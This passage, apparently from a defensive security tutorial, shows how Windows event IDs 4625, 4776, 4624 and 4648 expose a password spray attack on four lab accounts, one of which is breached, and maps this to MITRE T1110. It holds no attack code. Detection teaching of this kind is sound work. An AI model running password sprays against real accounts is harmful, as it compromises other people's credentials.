


At Event **4625** – We will get the following


- Logon Type: **3**
  Account for Which Logon Failed:
  Account Name: <Username>



- What about the successful Password spray attacks? ;-)
- Did you remember that I have created four accounts?
- **User1 – User2 –User3 – User4**




- Event **4776** shows that **User1** got pwned through a Password Spray attack.



- Event **4624** *''An account was successfully logon''*

- Logon Type: **3**



- User1 that was successfully breached through a Password Spray attack.

- **T1110 –** Brute Force (Password Spraying) -> Windows Event

Windows Event ID	Description	Task Category	Priority
4624	An account was successfully logged on	Logon	Go filter the traces, don't just monitor on 4624.
4625	An account failed to logon	Logon	
4648	An logon was attempted using explicit credentials	Logon	
4776	The computer attempted to validate the credentials for an account		

Go filter stuff now ;p